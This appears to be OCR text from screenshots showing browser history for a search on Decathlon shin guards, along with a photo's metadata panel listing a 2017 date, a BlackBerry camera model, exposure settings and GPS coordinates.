
19 hours ago

19 hours ago

decathlon shin guards - Google Search
google.com/search?q=decathlon+shin+guards&sourceid=chrome&ie=UTF-8

Shin Pads & Guards | Adult & Kids Shin Pads | Decathlon
decathlon.co.uk/browse/c0-sports/c1-football/c3-football-shin-pads/_/N-1cg52li

Meta Data



Info

Add a description

DETAILS

11 Apr 2017
Tue, 11:01 GMT+06:30

IMG_20170411_1101167.jpg
13 MP 4160 × 3120 3.8 MB


BlackBerry STH100-1
ƒ/2 1/1366 3.8 mm ISO100


Uploaded from an Android device

19.544786, 97.398747

